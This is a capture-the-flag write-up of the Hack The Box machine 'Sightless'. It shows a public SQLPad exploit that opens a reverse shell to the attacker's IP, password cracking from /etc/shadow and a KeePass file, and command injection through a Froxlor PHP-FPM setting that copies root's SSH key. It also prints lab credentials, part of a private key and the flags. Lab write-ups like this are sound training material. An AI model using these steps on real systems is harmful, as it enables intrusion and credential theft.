

Writeup Sightless (Nog omzetten naar het engels)


First we're going to do a scan on the Internet to see what ports are open.

```
21/tcp open  ftp      syn-ack ttl 63
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.129.83.162]
|     Invalid command: try being more creative
|_    Invalid command: try being more creative
22/tcp open  ssh       syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|_  ssh-hostkey:
|     256 c9:6e:3b:8f:c6:03:29:05:e5:a0:ca:00:90:c9:5c:52 (ECDSA)
|_  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHIyNTYAAAAIbmlzdHIyNTYAAABBBGoivagBalUNqQKPAE2WfPkFMj+vKwO9D3RiUuxsnkBNKXp5q11R+kvjG89Iknc24EDKuRNDzEivKXYrZJE9fxg=
|     256 9b:de:3a:27:77:3b:1b:e1:19:5f:16:11:be:70:e0:56 (ED25519)
|_  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA4BBc5R8qY5gFPDQq0DeLBteW5rxF+qR5j36q9m0+bu
80/tcp open  http       syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_  http-methods:
|_    Supported Methods: GET HEAD
|_  http-title: Sightless.htb
|_  http-server-header: nginx/1.18.0 (Ubuntu)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP-V=7.94SVNR%I=7%0=12/30%Time=67730121%P=x86_64-pc-linux-gnu%r(
SF:GenericLines,A2,"220\\x20ProFTPD\\x20Server\\x20\\(sightless\\.htb\\x20FTP\\x2
SF:0Server\\)\\x20\\[::ffff:10\\.129\\.83\\.162\\]r\\n500\\x20Invalid\\x20command:\\
SF:x20try\\x20being\\x20more\\x20creative\\r\\n500\\x20Invalid\\x20command:\\x20tr
SF:y\\x20being\\x20more\\x20creative\\r\\n");
```


Then I started adding the domainname to the /etc/hosts file. This allowed us to go on the web browser to the web page <http://sightless.htb>

```
[eu-dedivip-2]-[10.10.14.39]-[hackthekat123@htb-kill7fvwoj]-[~]
[*]$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      debian12-parrot
10.129.83.162  sightless.htb sqlpad.sightless.htb
# The following lines are desirable for IPv6 capable hosts
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
127.0.0.1     localhost
127.0.1.1     htb-kill7fvwoj htb-kill7fvwoj.htb-cloud.com
```

On this web page, we see 2 different things that might be of interest.



At the first picture we can find the about button in the upper right corner this will say on which version sqlpad is hosted.



Then I started looking for an exploit for the version of sqlpad.

<https://github.com/0xRoqeeb/sqlpad-rce-exploit-CVE-2022-0944>

By using the following command we can start contacting the root user of the sqlpad.

On the first shell we are going to put the following commado:

```
python3 exploit.py http://sqlpad.sightless.htb 10.10.14.39 4444
```

On a second shell we are going to set the listener. We will do this using the following command:

```
nc -lvp 4444
```

```

127.0.1.1 htb-kill7fvwoj htb-kill7fvwoj.htb-cloud.com
[eu-dedivip-2]-[10.10.14.39]-[hackthek123@htb-kill7fvwoj]-[~]
[*]$ git clone https://github.com/0xRoqeeb/sqlpad-rce-exploit-CVE-2022-0944.git
Cloning into 'sqlpad-rce-exploit-CVE-2022-0944'...
remote: Enumerating objects: 12, done.
remote: Counting objects: 100% (12/12), done.
remote: Compressing objects: 100% (9/9), done.
remote: Total 12 (delta 1), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (12/12), 4.77 KiB | 2.38 MiB/s, done.
Resolving deltas: 100% (1/1), done.
[eu-dedivip-2]-[10.10.14.39]-[hackthek123@htb-kill7fvwoj]-[~]
[*]$ ls
cacert.der Database.kdb Desktop Documents Downloads hash Hash id_rsa Music my_d
[eu-dedivip-2]-[10.10.14.39]-[hackthek123@htb-kill7fvwoj]-[~]
[*]$ cd sqlpad-rce-exploit-CVE-2022-0944/
[eu-dedivip-2]-[10.10.14.39]-[hackthek123@htb-kill7fvwoj]-[~/sqlpad-rce-exploit-CVE-
[*]$ ls
exploit.py README.md
[eu-dedivip-2]-[10.10.14.39]-[hackthek123@htb-kill7fvwoj]-[~/sqlpad-rce-exploit-CVE-
[*]$ python3 exploit.py http://sqlpad.sightless.htb 10.10.14.39 4444
Response status code: 400
Response body: {"title": "connect ECONNREFUSED 127.0.0.1:3306"}
Exploit sent, but server responded with status code: 400. Check your listener.
[eu-dedivip-2]-[10.10.14.39]-[hackthek123@htb-kill7fvwoj]-[~/sqlpad-rce-exploit-CVE-2022-0944]
[*]$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.39] from sightless.htb [10.129.83.162] 43616
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@c184118df0a6:/var/lib/sqlpad#

```

If we take a look at the shadow file, we can see that some passwords have been hashed. We will retrieve them using john or hashcat. To do this we need to store the hashes in a separate file on our normal machine and then we can use the following command to retrieve the passwords.

```
john --wordlist=/usr/share/wordlists/rockyou.txt <file waar de hashes in staan>
```

There you can see that the user michael has the following password.

```

[eu-dedivip-2]-[10.10.14.39]-[hackthek123@htb-kill7fvwoj]-[~]
[*]$ john --wordlist=/usr/share/wordlists/rockyou.txt Michael_hash
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:03 0.12% (ETA: 15:12:46) 0g/s 6781p/s 6781c/s 6781C/s michael!..september7
insaneclownposse (?)
1g 0:00:00:08 DONE (2024-12-30 14:31) 0.1161g/s 6838p/s 6838c/s 6838C/s kruimel..bluedolphin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

We can now start making an ssh connection using the following user credentials:

Username	Password
Michael	insaneclownposse

If we are going to use the ls command in the ssh connection, we are going to see our first flag. We're going to be able to see it by using the cat command.

Here we have the first flag.

```
michael@sightless:~$ cat user.txt  
f8e85f0f1e270cd73d160e11dda31a32
```

If we will look at the /etc/hosts file in this user, we will see that there is an ip address "127.0.0.1". By using linpeas I have seen that the port 8080 is used to host the admin login page of froxlor


```
michael@sightless:~$ cat /etc/hosts  
127.0.0.1 localhost  
127.0.1.1 sightless  
127.0.0.1 sightless.htb sqlpad.sightless.htb admin.sightless.htb  
  
# The following lines are desirable for IPv6 capable hosts  
::1 ip6-localhost ip6-loopback  
fe00::0 ip6-localnet  
ff00::0 ip6-mcastprefix  
ff02::1 ip6-allnodes  
ff02::2 ip6-allrouters  
michael@sightless:~$
```

So we are going to log out on the ssh connection and start a new connection where We will start doing this using the following command:

```
ssh michael@sightless.htb -L 127.0.0.1:8080:127.0.0.1:8080
```

```
Session completed.  
[eu-dedivip-2]-[10.10.14.39]-[hackthekat123@htb-kill7fvwoj]-[~]  
[*]$ ssh michael@sightless.htb -L 127.0.0.1:8080:127.0.0.1:8080
```

So if we will check after on our web browser and we will look for that ip address, you will see that we will see the admin login page from froxlor.




To find the login credentials we will have to start using the debugger. There we can see that we are shown the following credentials:

Username	Password
admin	ForlorforxAdmin

From here we can give certain commands. For example, we can say that since we are logged in as administrator, we copy the root.txt file to the tmp folder of the user michael. The same for the id_rsa file. We will need this to see the root.txt file or to log in as user root via an ssh connection.

How do we tell him to copy the root.txt file to the user michael?

We will do this by navigating in the admin login page to the PHP in the sidebar and selecting PHP-FPM versions.



then we get the following.


PHP-FPM versions 1						Create new PHP version
Short description ++	In use for php-config(s) ++	php-fpm restart command ++	Configuration directory of php-fpm ++	Process manager control (pm) ++	Options	
System default	Default Config Froxlor Vhost Config	cp /root/.ssh/id_rsa /tmp/id_rsa_new	/etc/php/8.1/fpm/pool.d/	dynamic		

If we click there on the right hand side we can start to modify the configuration. Then you can go there at the php-fpm restart command to include the command.


PHP-FPM versions PHPinfo() OPcache Info Miscellaneous Documentation	Short description *	System default
	php-fpm restart command *	cp /root/root.txt /tmp/root.txt
	Configuration directory of php-fpm *	/etc/php/8.1/fpm/pool.d/
	Process manager control (pm)	dynamic
	The number of child processes The number of child processes to be created when pm is set to 'static' and the maximum number of child processes to be created when pm is set to 'dynamic/ondemand'	

Before the command comes through to the user michael we will have to push it through by doing the following.

Go to System → Settings → PHP-FPM




There we will have to go the Enable php-fpm turn this off for a few seconds, then turn it back on and click save.



Should this option not work for the rsa: For example you can see the rsa within the user michael but you cannot open the file because you do not have permissions then you can also do it the following way.

Go to Resources → Customers and you will see the user john there.



You can go there and change the user's password. I used the following credentials:

These will be the credentials for ftp server:

Username	Password
web1	Password1

Using this data, we are going to run the following command:

```
lftp -u web1 sightless.htb
```

```
Password: Password1
```

```
[eu-dedivip-2]-[10.10.14.39]-[hackthekat123@htb-kill7fvwoj]-[~]  
[*]$ lftp -u web1 sightless.htb  
Password:  
lftp web1@sightless.htb:~>
```

We will first have to disable the ssl cert otherwise this will cause problems and it will say that the certificate is not correct. We will do this using the following command:

```
set ssl:verify-certificate off
```

Then we can start looking through the directories and we will eventually see a file Database.kdb. We will start downloading this to our own machine so we can start converting it to a hash and then finally crack it with john.

```
lftp web1@sightless.htb:/goaccess/backup> ls  
-rw-r--r--  1 web1      web1          5292 Aug  6 14:29 Database.kdb  
lftp web1@sightless.htb:/goaccess/backup> get Database.kdb
```

We are going to do this using the following commands (This is after downloading and thus happens on our own machine)

```
keepass2john Database.kdb > hash <dit is een naamgeving dat we geven, zodat we  
het password kunnen gaan cracken>
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt <file waar de hashes in  
staan>
```



```
[eu-dedivip-2]-[10.10.14.39]-[hackthekat123@htb-kill7fvwoj]-[~]  
[*]$ keepass2john Database.kdb > Hash  
Inlining Database.kdb
```

```
[eu-dedivip-2]-[10.10.14.39]-[hackthekat123@htb-kill7fvwoj]-[~]  
[*]$ john --wordlist=/usr/share/wordlists/rockyou.txt Hash  
Using default input encoding: UTF-8  
Loaded 1 password hash (KeePass [SHA256 AES 32/64])  
Cost 1 (iteration count) is 600000 for all loaded hashes  
Cost 2 (version) is 1 for all loaded hashes  
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
bulldogs (Database.kdb)  
1g 0:00:00:38 DONE (2024-12-30 12:58) 0.02587g/s 26.90p/s 26.90c/s 26.90C/s kuci  
ng..pisces  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.
```


This is the password we will be using to log into the database. We will be using KeePass for this purpose. We will first have to start downloading this on our machines. We will do this using the following command:

```
sudo apt-get install keepassxc
```

1 once installed we can start opening keepass using the following command.

```
keepassxc Database.kdb
```

Thenm we have to enter the password and we get to this page.



Here we can see an `id_rsa`. We will go open this and we can go save it on michael's ssh connection. we will do this using the following command:

```
nano id_rsa_test
```

```
michael@sightless:/tmp$ nano id_rsa_test
michael@sightless:/tmp$ ls
```

```
michael@sightless:/tmp$ cat id_rsa_test
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABAG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEAvTD30GGuaP9aLJaeV9Na4xQ3UBzYis50hC6FzdQN0jxEUdl6V31q
lXlLFVw4Z54A5VeyQ928EeForZMq1FQeFza+do0uGWIId9QjyMTYn7p+1yVilp56j0m4DK
4ZKZbpayaA+jy5bHuHINgh7AkxSeNQIRvKznZAt4b7+ToukN5mIj6w/FQ7hgjQarpuYrox
Y8ykJIBow5RKpUXiC07rHrPaXJLA61gxgZr8mheeahfvrUlodGhrUmvfrWBdBoDBI73hVq
Vcb989J8hXKk6wLaLnEaPjL2ZWlk5yPrSBziW6zta3cgtXY/C5NiR5fljitAPGtRUwxNSk
fP8rXekiD+ph5y4mstcd26+lz4EJgJQkvdZSfnwIvKtdKvEoLlw9H0UiKmogqHdbdWt5Pp
nFPXkoNWdxoYUmrqHUasD0FaFrdGnZYVs1fdnnf4CHIYGC5A7GLmjPcTcFY1TeZ/BY1eoZ
Ln7/XK4WBrk04QqMoY0og2ZLqg7mWBvb2yXLv/d1vbFb2uCraZqmSo4kcR9z9Jv3VlR3Fy
9HtIASjMbTj5bEDIjnm54mmglLI5+09V0zcZm9GEckhoIJnSdCJSnCLxFy0HjRzIv+DVAN
ajxu5nlaGbiEyH4k0FGjjzJKxn+Gb+N5b2M103lS56SM5E18+4vT+k6hibNJIIsApk4yYu0
UAAAdIx7xPAMe8TwAAAAAHc3NoLXJzYQAAAgEAvTD30GGuaP9aLJaeV9Na4xQ3UBzYis50
hC6FzdQN0jxEUdl6V31qlXlLFVw4Z54A5VeyQ928EeForZMq1FQeFza+do0uGWIId9QjyM
TYn7p+1yVilp56j0m4DK4ZKZbpayaA+jy5bHuHINgh7AkxSeNQIRvKznZAt4b7+ToukN5m
Ij6w/FQ7hgjQarpuYroxY8ykJIBow5RKpUXiC07rHrPaXJLA61gxgZr8mheeahfvrUlodG
hrUmvfrWBdBoDBI73hVqVcb989J8hXKk6wLaLnEaPjL2ZWlk5yPrSBziW6zta3cgtXY/C5
NiR5fljitAPGtRUwxNSkfP8rXekiD+ph5y4mstcd26+lz4EJgJQkvdZSfnwIvKtdKvEoLl
w9H0UiKmogqHdbdWt5PpnFPXkoNWdxoYUmrqHUasD0FaFrdGnZYVs1fdnnf4CHIYGC5A7G
LmjPcTcFY1TeZ/BY1eoZLn7/XK4WBrk04QqMoY0og2ZLqg7mWBvb2yXLv/d1vbFb2uCraZ
qmSo4kcR9z9Jv3VlR3Fy9HtIASjMbTj5bEDIjnm54mmglLI5+09V0zcZm9GEckhoIJnSdC
JSnCLxFy0HjRzIv+DVANajxu5nlaGbiEyH4k0FGjjzJKxn+Gb+N5b2M103lS56SM5E18+4
vT+k6hibNJIIsApk4yYu0UAAAADAQABAAACAEM80X3mEWGwiuA44WqOK4lzcFrY/Z6LRr1U
```

Using this `id_rsa_test` file we can start connecting to the root user. We will do this using the following command:

```
ssh -i id_rsa_test root@10.129.83.162
```

First I got the following error message

```

michael@sightless:/tmp$ ssh -i id_rsa_test root@10.129.83.162
The authenticity of host '10.129.83.162 (10.129.83.162)' can't be established.
ED25519 key fingerprint is SHA256:L+MjNu0UpEDeXYX6Ucy5RCzbINIjBx2qhJQKjYrExig.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.83.162' (ED25519) to the list of known hosts.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@                WARNING: UNPROTECTED PRIVATE KEY FILE!                @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0664 for 'id_rsa_test' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa_test": bad permissions
root@10.129.83.162's password:

```

I solved this by executing the command

```
chmod 600 id_rsa_test
```

if we will now try to make the connection you will see that you can now connect to the root user.

```

michael@sightless:/tmp$ ssh -i id_rsa_test root@10.129.83.162
Last login: Tue Sep  3 08:18:45 2024
root@sightless:~# ls
docker-volumes  root.txt  scripts

```

So now we have the 2nd flag and so we did this machine completely.

```

root@sightless:~# cat root.txt
511c6a3ab106ea27f710f14e3cd8feb1

```



Sightless has been Pwned!

Congratulations  **Hackthekat123**, best of luck in capturing flags ahead!

#7395

MACHINE RANK

30 Dec 2024

